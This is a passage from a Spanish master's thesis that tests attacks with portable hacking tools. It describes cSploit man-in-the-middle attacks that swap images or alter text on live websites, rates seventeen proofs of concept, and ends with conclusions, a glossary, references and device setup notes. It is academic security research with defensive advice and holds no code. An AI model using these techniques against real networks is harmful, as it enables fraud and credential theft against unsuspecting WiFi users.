


Figura 61: Spamming mediante sustitución de imágenes utilizando cSploit

De esta forma, cuando la víctima intenta acceder a un sitio web cualquiera, todas las imágenes son reemplazadas por aquella fotografía que se ha seleccionado en la figura anterior (en este caso el logo de Apple). En la Figura 62 se aprecia cómo en la web de Amazon aparece replicada dicha imagen en las distintas categorías, provocando además del "*spamming*" que el usuario no pueda navegar correctamente por la página:




Figura 62: Ataque de "*spamming*" sobre un SO Ubuntu 20

Según se aprecia en la terminal de la imagen anterior, la IP de Amazon no varía con respecto a la original y tampoco lo hace la URL (www.amazon.com). Sin embargo, al igual que en ocasiones anteriores se observa el candado tachado a la izquierda de la URL en la barra de direcciones, lo cual indica que la conexión no es segura: debido al ataque Man-in-the-Middle la conexión está pasando por el dispositivo del atacante con NetHunter. Si el usuario está atento esto puede advertirle de que está siendo víctima de un ataque en la red WiFi a la cual se encuentra conectado.

De todas formas, en esta PoC es muy sencillo que la víctima se percate del ataque puesto que es perceptible por su propia naturaleza al tratarse de "*spamming*" con una determinada imagen o logo. Como tampoco implica de manera directa robo de información o credenciales, lo que se puede recomendar como barrera de defensa frente a estos ataques publicitarios no deseados es evitar la conexión a redes WiFi públicas según se ha comentado ya en otras ocasiones.

2.4.8 Inclusión de direcciones fraudulentas en una web oficial

En esta prueba de concepto se modifica el contenido de una web al igual que en la PoC anterior, pero en este caso sí que es más peligroso para el usuario porque el objetivo es un texto concreto de la página. Es decir, se trata de un cambio preciso que puede pasar desapercibido para la víctima al contrario que en el caso anterior, donde el "*spamming*" era muy evidente. Para realizarlo se emplea de nuevo la

herramienta cSploit y se selecciona la opción “Filtro personalizado” dentro de la categoría MITM según se ve en la Figura 63 siguiente:




Figura 63: Modificación del texto en una web utilizando cSploit

Desde la perspectiva de la víctima, no hay cambios en la URL ni en la web en sí aparte del texto seleccionado por el atacante. De hecho, como se puede ver en la terminal de la Figura 64 el sistema sigue apuntando a la misma IP:




Figura 64: Modificación de web oficial con cSploit

Nuevamente se trata de un ataque muy sencillo de realizar gracias a la interfaz gráfica de la aplicación. En este caso el peligro potencial es enorme porque accediendo a una web legítima: no es un clon de la página, sino que se podría ingresar en la cuenta propia sin problemas y navegar a donde se quisiera. Esto puede llevar al usuario a revelar información sensible al atacante pensando que se

trata del correo oficial de la web (como se ve en este ejemplo) o a navegar a otra URL fraudulenta donde se le pueda infectar con malware o robarle sus credenciales.

En cuanto a las posibles defensas contra este ataque se podrían aplicar las mismas que en el caso del punto 2.4.6: evitar siempre que se pueda las redes WiFi abiertas y fijarse en que la conexión con la web por la cual se encuentra navegando esté securizada con el debido certificado, ya que la víctima únicamente podría detectar el ataque si se fija en que la conexión no está securizada con el certificado correspondiente (candado tachado a la izquierda de la URL).

3. Análisis de resultados

Como se ha visto, la mayoría de los ataques son bastante sencillos de realizar siguiendo los pasos indicados, especialmente aquellos que cuentan con una interfaz de usuario gráfica que guía el proceso. Aun así, según se ha ido comentando en cada caso, muchos de ellos tienen limitaciones debido a la propia naturaleza del ataque, a la herramienta utilizada para llevarlo a cabo o al rendimiento del dispositivo empleado. En todos los casos el hardware que da soporte a las herramientas es portátil y por lo tanto se suele encontrar más limitado que un hardware más pesado.

Cada ataque presenta también una capacidad para pasar inadvertido, desde aquellos que son completamente transparentes para la víctima como el escaneo de puertos y servicios hasta los que resultan evidentes como el spamming. Asimismo, por sus características varía la potencial peligrosidad, es decir, la gravedad de las consecuencias negativas que puede acarrear a la víctima: desde una molestia por no poder utilizar el servicio (ataque DoS) hasta el robo de credenciales bancarios o aquellos vinculados a una red social.

La Tabla 1 muestra un resumen de los resultados sobre los aspectos que se han ido detallando en cada una de las PoC. Para cada PoC se presentan cuatro resultados cualitativos: la efectividad del ataque, la facilidad a la hora de realizarlo, la facilidad para detectarlo y su peligrosidad. Cada resultado puede ser definido en los niveles “Alta”, “Media” o “Baja” en función de los análisis realizados.

Ataque / PoC	Efectividad	Facilidad de realización	Facilidad de detección	Peligrosidad
2.1.3 BadUSB Administrador Windows	Alta	Media	Media	Alta
2.1.4 BadUSB Credenciales Chrome	Media	Media	Media	Alta
2.1.5 BadUSB DNS Poisoning	Alta	Media	Media	Alta
2.2.3 Rogue AP Deautenticación	Alta	Alta	Alta	Baja
2.2.4 Rogue AP Man-in-the-Middle	Media	Media	Media	Alta
2.3.2 NetHunter Rootless Escaneo SO, Puertos y Servicios	Alta	Media	Baja	Media
2.3.3 NetHunter Rootless Windows XP	Alta	Media	Baja	Alta
2.3.4 NetHunter Rootless Windows 7	Alta	Baja	Media	Alta
2.3.5 NetHunter Rootless Servidor SSH	Baja	Media	Baja	Media
2.3.6 NetHunter Rootless BBDD MySQL	Baja	Media	Baja	Media
2.4.2 NetHunter (rooted) Escaneo WiFi y Ataque DoS	Alta	Alta	Alta	Baja
2.4.3 NetHunter (rooted) WPA Cracking	Media	Alta	Baja	Media
2.4.4 NetHunter (rooted) Escaneo Puertos y Servicios	Alta	Alta	Baja	Media
2.4.5 NetHunter (rooted) Redireccionamiento Web	Alta	Media	Media	Alta
2.4.6 NetHunter (rooted) DNS Spoofing	Alta	Media	Media	Alta
2.4.7 NetHunter (rooted) Web Spamming	Alta	Alta	Alta	Baja
2.4.8 NetHunter (rooted) Modificación Web	Alta	Alta	Baja	Alta

Tabla 1: Tabla de resultados de las PoC

En referencia a los ataques con BadUSB, tienen dificultad media ya que hay que conocer el lenguaje de programación del USB Rubber Ducky (aunque este sea muy sencillo) y su facilidad de detección es media también puesto que a pesar de tardar apenas unos segundos sí que requiere un mínimo despiste por parte de la víctima. En el caso del 2.1.4, la efectividad es media dado que al variar la versión del navegador Chrome el script podría no ser válido.

En la desautenticación mediante un Rogue AP, la facilidad es alta al contar con una GUI[2], pero al perder la víctima la conexión a internet tiene una facilidad de detección también alta y una peligrosidad baja: lo único que hace es impedir el acceso a internet del usuario. Sin embargo, el ataque MitM con Rogue AP tiene una peligrosidad alta ya que permite el robo de credenciales, una facilidad de detección media debido a que exige que el usuario distinga una conexión securizada y una facilidad de realización media porque el atacante debe saber buscar en el log la información que desea.

En cuanto a NetHunter Rootless, todos los ataques tienen una facilidad de realización media porque se efectúan por comandos, salvo el de Windows 7 que además requiere la creación de un documento pdf infectado y por lo tanto tiene facilidad baja, es decir, es complejo. La efectividad es baja en los ataques de SSH y BBDD, ya que si la contraseña es fuerte estos ataques se pueden demorar meses e incluso años. En el caso de la facilidad de detección en el ataque contra Windows 7 es media, ya que requiere abrir un fichero pdf y este pide confirmación para abrir su contenido. Finalmente, la peligrosidad es media en el caso del SSH y la BBDD por el motivo ya comentado y también en el caso del escaneo, porque dicha intromisión no genera daño al usuario, pero puede usarse para lanzar un ataque posterior.

Para NetHunter (rooted) el único ataque que tiene efectividad media es el de WPA ya que necesita que haya tráfico en la red y que la contraseña esté en un diccionario. En el caso del redireccionamiento y el DNS spoofing la facilidad es media ya que requiere que el atacante tenga unos mínimos conocimientos de las IP a las cuales desea redireccionar. El ataque DoS y el spamming tienen facilidad de detección alta porque la intrusión es evidente, mientras que en el redireccionamiento y el DNS spoofing es media ya que la víctima debe distinguir una conexión no segura. Por último, la peligrosidad del ataque DoS y del spamming es baja porque no pasan de ser una molestia para la víctima y en el caso del escaneo y del WPA *cracking* es media ya que a pesar de no causar un daño directo en la víctima pueden utilizarse para lanzar un ataque posterior.

Según se aprecia en la tabla anterior, casi todos los ataques tienen tanto una efectividad como una facilidad de realización media o alta, es decir, son muy eficaces en su objetivo y además sencillos de llevar a cabo. Igualmente, salvo aquellos ataques que por su propia naturaleza resultan evidentes (DoS y spamming por ejemplo), el resto tienen una facilidad de detección media o baja, esto es, a la víctima no le resulta sencillo darse cuenta del ataque. La peligrosidad depende del

[2] Interfaz Gráfica de Usuario ("*Graphic User Interface*" por sus siglas en inglés).

impacto sobre la víctima, por ello aquellos ataques simples con escasas limitaciones que puedan llevar a conseguir credenciales o robar información poseen peligrosidad alta. Destaca que estos ataques supongan más de la mitad de las PoC realizadas.

4. Conclusiones

Como se ha visto en el apartado anterior (3), casi todos los ataques tienen una facilidad alta o media, por lo que o bien no es necesario ningún conocimiento o con unos conocimientos muy básicos es suficiente para llevarlo a cabo. Solo en dos de ellos sería necesario tener unos conocimientos específicos de ciberseguridad, hacking o pentesting. Esto nos lleva a que cualquier usuario que sepa manejar apps en un smartphone o tablet podría realizar los ataques con facilidad "alta", o que cualquier persona capaz de seguir un tutorial (en YouTube se pueden encontrar cientos sobre hacking) podría llevar a cabo los ataques con facilidad "media".

Efectivamente se confirma por lo tanto que gracias a estas herramientas de hardware y software el conocimiento técnico ya no es un requisito para lanzar un ataque, de ahí las noticias aparentemente increíbles que ya se comentaron en el capítulo 1 de este trabajo sobre niños que habían "hackeado" redes o sistemas ajenos. Además, a pesar de la sencillez en su ejecución, muchas de estas PoC han demostrado que el posible impacto de estos ataques es elevado, sobre todo aquellas que pueden llevar a robo de información u obtención de credenciales.

La combinación de las dos conclusiones anteriores con el incremento reciente de este tipo de herramientas a bajo coste (e incluso gratuitas) y con el aumento año tras año tanto del número de usuarios habituales de internet como del comercio electrónico, pone de relieve un potencial peligro enorme para los años venideros. La amenaza ya no vendrá solo de gobiernos, grandes organizaciones o corporaciones, sino que cualquier persona podrá convertirse en un "hacker" con malas intenciones.

La única "desventaja" que se ha visto durante la realización de estas PoC es que el rendimiento no es el mismo que se conseguiría si se utilizase hardware profesional o un ordenador (en el caso de NetHunter). Esto se vuelve especialmente crítico en los ataques que implican "crackear" servidores, BBDD u obtener credenciales mediante ataques de fuerza bruta o de diccionario; en este caso el diccionario tendría que contener billones de contraseñas para poder garantizar una mínima tasa de éxito. Lo que en un ordenador podría llevar días o semanas en estos dispositivos (debido a su menor capacidad de computación) puede demorarse meses e incluso años.

Todo ello refuerza la necesidad de mantener las recomendaciones en materia de seguridad que, como se ha demostrado a lo largo de las distintas PoC realizadas, en la mayoría de los casos dificultan mucho o directamente impiden el objetivo del atacante. Las medidas que nos permiten defendernos de estas nuevas herramientas de "hacking fácil" no son distintas de las que los expertos en seguridad informática llevan años recomendando: no utilizar hardware o software obsoleto (sin soporte del fabricante), mantener actualizados tanto los sistemas operativos como las aplicaciones o programas, tener una adecuada configuración de la red (firewall incluido) y usar siempre contraseñas robustas: el mayor número de caracteres posibles combinando mayúsculas, minúsculas, números y símbolos.

En cuanto a la autoevaluación del presente trabajo, no solo se considera alcanzado el objetivo principal de analizar la facilidad para explotar vulnerabilidades mediante las herramientas hardware y software propuestas, sino que se consideran cumplidos plenamente todos los objetivos que se expusieron por orden de prioridad en el

apartado 1.2. Esto es así ya que todas las PoC se han logrado realizar con éxito, se han identificado las limitaciones particulares que presenta cada herramienta, se han indicado las posibles implicaciones o amenazas en cada caso y se han señalado las posibles medidas a adoptar para evitar que tengan éxito o mitigar su impacto. El éxito del trabajo se debe a realizar desde el inicio una planificación realista y ser constante en las tareas para evitar desviaciones.

En relación con posibles mejoras o ampliaciones, se podría plantear por ejemplo el estudio de otras herramientas de hardware que se pueden usar en el hacking como Arduino o explorar aún más las múltiples aplicaciones disponibles en las distintas distribuciones NetHunter, ya que por motivos obvios de extensión en este trabajo se ha analizado sólo una parte.

5. Glosario

En este apartado se ofrece una breve definición de aquellos términos especialmente relevantes en el presente trabajo de fin de máster.

"**BadUSB**" - Dispositivo malicioso que tiene la apariencia de una memoria USB extraíble, pero que en realidad funciona como un teclado con instrucciones preprogramadas con la finalidad de comprometer un equipo objetivo.

Hardware - Parte física o material de una tecnología o dispositivo.

MitM o **Man-in-the-Middle** - Ataque que consiste en comprometer las comunicaciones de un dispositivo situándose como intermediario entre dicho dispositivo y la red de Internet.

NetHunter - Distribución software diseñada para dispositivos móviles (smartphones y tablets) que contiene un compendio de herramientas de hacking o pentesting similares a las presentes en el conocido sistema operativo Kali Linux.

Payload - Código o herramienta software que permite explotar una vulnerabilidad para lanzar un ataque.

"**Rogue Access Point**", "**Rogue AP**" o **RAP** - Dispositivo malicioso que simula ser un punto de acceso legítimo para que las víctimas se conecten por WiFi y de este modo interceptar sus comunicaciones o lanzar ataques sobre ellas.

Rooted - Este término hace referencia a un dispositivo (normalmente smartphone o tablet) cuyo software ha sido modificado para que el usuario disponga de privilegios de administrador sobre su sistema operativo.

Software - Parte binaria (código) o inmaterial de una tecnología o dispositivo.

USB (Universal Serial Bus) - Bus de comunicaciones adecuado a un estándar para los conectores o cables que permiten suministrar energía, comunicar o intercambiar datos entre dispositivos.

Vulnerabilidad - deficiencia en el diseño o configuración de un hardware/software que permite lanzar un ataque para comprometer dicho hardware/software.

WiFi (Wireless Fidelity) - Tecnología que permite la conexión inalámbrica de dispositivos a Internet.

6. Bibliografía

A continuación, se incluyen todas las referencias consultadas por orden de aparición en el presente documento.

[1] BBC, «BBC Mundo,» [En línea]. Available: https://www.bbc.com/mundo/noticias/2015/02/150217_nina_siete_hackear_wifi_publica_ac. [Último acceso: 20 02 2021].

[2] BBC, «BBC Mundo,» [En línea]. Available: https://www.bbc.com/mundo/noticias/2011/06/110609_tecnologia_breve_historia_hackers_nc. [Último acceso: 20 02 2021].

[3] Wikipedia, «BackTrack,» [En línea]. Available: https://es.wikipedia.org/wiki/BackTrack. [Último acceso: 20 02 2021].

[4] Wikipedia, «Kali Linux,» [En línea]. Available: https://es.wikipedia.org/wiki/Kali_Linux. [Último acceso: 20 02 2021].

[5] Wikipedia, «Kali NetHunter,» [En línea]. Available: https://en.wikipedia.org/wiki/Kali_NetHunter. [Último acceso: 20 02 2021].

[6] Kali, «Kali Docs,» [En línea]. Available: https://www.kali.org/docs/nethunter/nethunter-rootless/. [Último acceso: 21 03 2021].

[7] ESET, «WeLiveSecurity,» 06 03 2021. [En línea]. Available: https://www.welivesecurity.com/la-es/2014/08/11/analisis-badusb-nueva-amenaza-no-es-apocalipsis/.

[8] B. Alotaibi y K. Elleithy, «Rogue Access Point Detection: Taxonomy, Challenges, and Future Directions,» *Wireless Personal Communications,* 2016.

[9] Hak5, «Hak5 Shop,» [En línea]. Available: https://shop.hak5.org/products/usb-rubber-ducky-deluxe. [Último acceso: 20 02 2021].

[10] Hackmod, «Hackmod,» [En línea]. Available: https://www.hackmod.de/WiFi-Pineapple-Nano/en. [Último acceso: 20 02 2021].

[11] R. Rivera, L. Pazmiño, F. Becerra y J. Barriga, «An Analysis of Cyber Espionage Process,» de *Developments and Advances in Defense and Security. Proceedings of MICRADS 2021*, Cartagena, 2021.

[12] K. Nohl y J. Lell, «BadUSB - On accessories that turn evil,» *BlackHat USA,* vol. 1, nº 9, pp. 1-22, 2014.

[13] DuckToolKit, «DuckToolKit Encoder,» 06 03 2021. [En línea]. Available: https://ducktoolkit.com/encode.

[14] P. Kotzias, S. Matic, R. Rivera y J. Caballero, «Certified PUP: abuse in authenticode code signing,» de *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, 2015.

[15] R. P. Rivera-Guevara, Deteccion y Clasificacion de Malware con el Sistema de Análisis de Malware Cuckoo, UNIR, 2018.

[16] V. Chamorro y R. Rivera, «Twitter mining for multiclass classification events of traffic and pollution,» de *International Conference on Human Systems Engineering and Design: Future Trends and Applications*, Munich, 2019.

[17] NirSoft, «NirSoft Utils,» 06 03 2021. [En línea]. Available: https://www.nirsoft.net/utils/web_browser_password.html.

[18] PCWorld, «PCWorld Seguridad,» 06 03 2021. [En línea]. Available: https://www.pcworld.es/mejores-productos/seguridad/gestores-contrasenas-3680297/.

[19] Google, «Google Passwords,» 06 03 2021. [En línea]. Available: https://passwords.google.com/intro?pli=1&hl=es.

[20] R. R. Guevara, Tools for the detection and analysis of potentially unwanted programs, (Doctoral dissertation, Tesis doct. Nov. de 2018. doi: 10.20868/UPM. thesis.53395), 2018.

[21] C. Jiménez y R. Rivera, «Ciberseguridad del IoT: Un Análisis en Países de la Unión Europea,» *Revista Ibérica de Sistemas e Tecnologias de Informação,* nº E39, pp. 461-476, 2021.

[22] L. Pazmiño, F. Flores, L. Ponce, J. Zaldumbide, V. Parraga, B. Loarte, G. Cevallos, I. Maldonado and R. Rivera, "Challenges and Opportunities of IoT Deployment in Ecuador," in *2019 International Conference on Information Systems and Software Technologies (ICI2ST)*, Quito, 2019.

[23] El Norte de Castilla, «El Norte de Castilla Salamanca,» [En línea]. Available: https://www.elnortedecastilla.es/salamanca/wifi-municipal-ampliara-20201109123642-nt.html. [Último acceso: 07 03 2021].

[24] Cisco, «Cisco Assets,» 07 03 2021. [En línea]. Available: https://www.cisco.com/assets/sol/sb/AP541N_Emulators/AP541N_Emulator_v1.9.2/help_Rogue_AP_Detection.htm.

[25] Free Icon Rainbow, «Free Icon Rainbow,» 07 03 2021. [En línea]. Available: https://free-icon-rainbow.com/.

[26] J. Mar, Y.-C. Yeh y I.-F. Hsiao, «An ANFIS-IDS against Deauthentication DOS Attacks for a WLAN,» *ISITA,* pp. 548-553, 2010.

[27] T. D. Nguyen, D. H. M. Nguyen, B. N. Tran, H. Vu y N. Mittal, «A lightweight solution for

defending against deauthentication/disassociation attacks on 802.11 networks,» 2008.

[28] Nmap, «Nmap Reference Guide,» [En línea]. Available: https://nmap.org/book/man.html. [Último acceso: 05 04 2021].

[29] Nmap, «Nmap Book,» [En línea]. Available: https://nmap.org/book/defenses.html#:~:text=Now%20we%20look%20at%20the,scan%2C%20and%20returning%20misleading%20information.. [Último acceso: 21 03 2021].

[30] Nmap, «Nmap Book,» [En línea]. Available: https://nmap.org/book/nmap-defenses-firewalls.html. [Último acceso: 21 03 2021].

[31] CNN, «CNN Edition,» [En línea]. Available: https://edition.cnn.com/2012/09/03/tech/gaming-gadgets/microsoft-windows-7/index.html. [Último acceso: 21 03 2021].

[32] Business Insider, «Business Insider,» [En línea]. Available: https://www.businessinsider.com/windows-xp-third-most-popular-operating-system-in-the-world-2017-5. [Último acceso: 21 03 2021].

[33] Microsoft, «Soporte de Microsoft,» [En línea]. Available: https://support.microsoft.com/es-es/topic/ms08-067-una-vulnerabilidad-en-el-servicio-servidor-podr%C3%ADa-permitir-la-ejecuci%C3%B3n-remota-de-c%C3%B3digo-ac7878fc-be69-7143-472d-2507a179cd15. [Último acceso: 05 04 2020].

[34] Rapid7, «Metasploit Quick Start Guide,» [En línea]. Available: https://docs.rapid7.com/metasploit/. [Último acceso: 05 04 2021].

[35] R. R. Guevara, ANÁLISIS DE CARACTERÍSTICAS ESTÁTICAS DE FICHEROS EJECUTABLES PARA LA CLASIFICACIÓN DE MALWARE, UNIVERSIDAD POLITÉCNICA DE MADRID, 2014.

[36] M. Sebastián, R. Rivera, P. Kotzias y J. Caballero, «AVclass: A Tool for Massive Malware Labeling,» de *International symposium on research in attacks, intrusions, and defenses*, 2016.

[37] Statista, «Statista Operating Systems,» [En línea]. Available: https://www.statista.com/chart/2322/market-share-of-desktop-operating-systems/#:~:text=According%20to%20estimates%20from%20Statcounter,points%20from%20a%20year%20earlier.. [Último acceso: 03 04 2021].

[38] National Institute of Standards and Technology (NIST), «CVE-2010-1240 Detail,» [En línea]. Available: https://nvd.nist.gov/vuln/detail/CVE-2010-1240. [Último acceso: 05 04 2021].

[39] Kali Tools, «Hydra Package Description,» [En línea]. Available: https://tools.kali.org/password-attacks/hydra. [Último acceso: 05 04 2021].

[40] Kali Tools, «Crunch Package Description,» [En línea]. Available: https://tools.kali.org/password-attacks/crunch. [Último acceso: 05 04 2021].

[41] Offensive Security, «Scanner MySQL Auxiliary Modules,» [En línea]. Available: https://www.offensive-security.com/metasploit-unleashed/scanner-mysql-auxiliary-modules/. [Último acceso: 05 04 2021].

[42] Kali Tools, «Hash-ID Package Description,» [En línea]. Available: https://tools.kali.org/password-attacks/hash-identifier. [Último acceso: 05 04 2021].

[43] Hashcat, «Hashcat Wiki,» [En línea]. Available: https://hashcat.net/wiki/doku.php?id=hashcat. [Último acceso: 05 04 2021].

[44] NetHunter Store, «Hijacker,» [En línea]. Available: https://store.nethunter.com/en/packages/com.hijacker/. [Último acceso: 07 05 2021].

[45] Centro Criptológico Nacional (CCN), «Seguridad al día (Noticias),» [En línea]. Available: https://www.ccn-cert.cni.es/seguridad-al-dia/noticias-seguridad/744-vulnerabilidad-en-wpa-con-tkip.html. [Último acceso: 05 05 2021].

[46] cSploit, «cSploit,» [En línea]. Available: http://www.csploit.org/. [Último acceso: 07 05 2021].

[47] R. Rivera, P. Kotzias, A. Sudhodanan y J. Caballero, «Costly freeware: a systematic analysis of abuse in download portals,» *IET Information Security,* vol. 13, nº 1, pp. 27-35, 2019.

[48] Hak5, «Hak5 Docs,» [En línea]. Available: https://docs.hak5.org/hc/en-us/articles/360010471434-WiFi-Pineapple-NANO-Windows-Setup. [Último acceso: 07 03 2021].

[49] Hak5, «Hak5 Downloads,» [En línea]. Available: https://downloads.hak5.org/pineapple/nano. [Último acceso: 07 03 2021].

[50] Kali, «Kali NetHunter,» [En línea]. Available: https://www.kali.org/docs/nethunter/. [Último acceso: 05 05 2021].

[51] Offensive Security, «Kali Linux NetHunter Downloads,» [En línea]. Available: https://www.offensive-security.com/kali-linux-nethunter-download/. [Último acceso: 05 05 2021].

7. Anexos

En este último capítulo se incluye el proceso de puesta a punto o setup necesario en cada una de las herramientas utilizadas, tanto hardware como software.

7.1 USB Rubber Ducky

En el caso del dispositivo BadUSB lo único que se hizo previamente a las pruebas de concepto es un formateo de la tarjeta microSD por motivos de seguridad. Este hardware no requiere de ningún otro procedimiento de puesta a punto, simplemente se copia el payload con el nombre “inject.bin” en la tarjeta de memoria y el pendrive está listo para su utilización.

7.2 WiFi Pineapple Nano

En este caso la herramienta sí que requiere de un pequeño proceso de setup para que funcione correctamente. Para llevarlo a cabo se han seguido los pasos indicados por el propio proveedor [48]. A continuación se resume el procedimiento llevado a cabo.

En primer lugar se conecta el WiFi Pineapple Nano al ordenador y se instala el firmware correspondiente desde la web oficial [49]. Posteriormente se accede a la IP propia del dispositivo (192.16.42.1:1471) y se siguen los pasos indicados en dicha web. Durante este proceso puede que se solicite reiniciar el dispositivo, para lo cual se debe utilizar el botón “Reset” que se encuentra en la parte inferior del mismo tal y como se aprecia en la siguiente Figura 65:

Figura 65: Botón "Reset" del WiFi Pineapple Nano

Mientras el proceso de instalación se encuentra en marcha la luz LED azul será intermitente y cuando este finalice se quedará fija. En este momento se puede acceder de nuevo a la IP del dispositivo y nos pedirá fijar una contraseña de acceso. Tras este último paso el WiFi Pineapple Nano ya estará listo para empezar a trabajar.

Sin embargo, para que el WiFi Pineapple Nano tenga acceso a Internet es necesario configurar también el centro de redes y recursos compartidos de Windows. En la siguiente Figura 66 se ve la conexión correspondiente al Pineapple Nano (WiFi Pine):




Figura 66: Centro de conexiones de red del panel de control en Windows 8

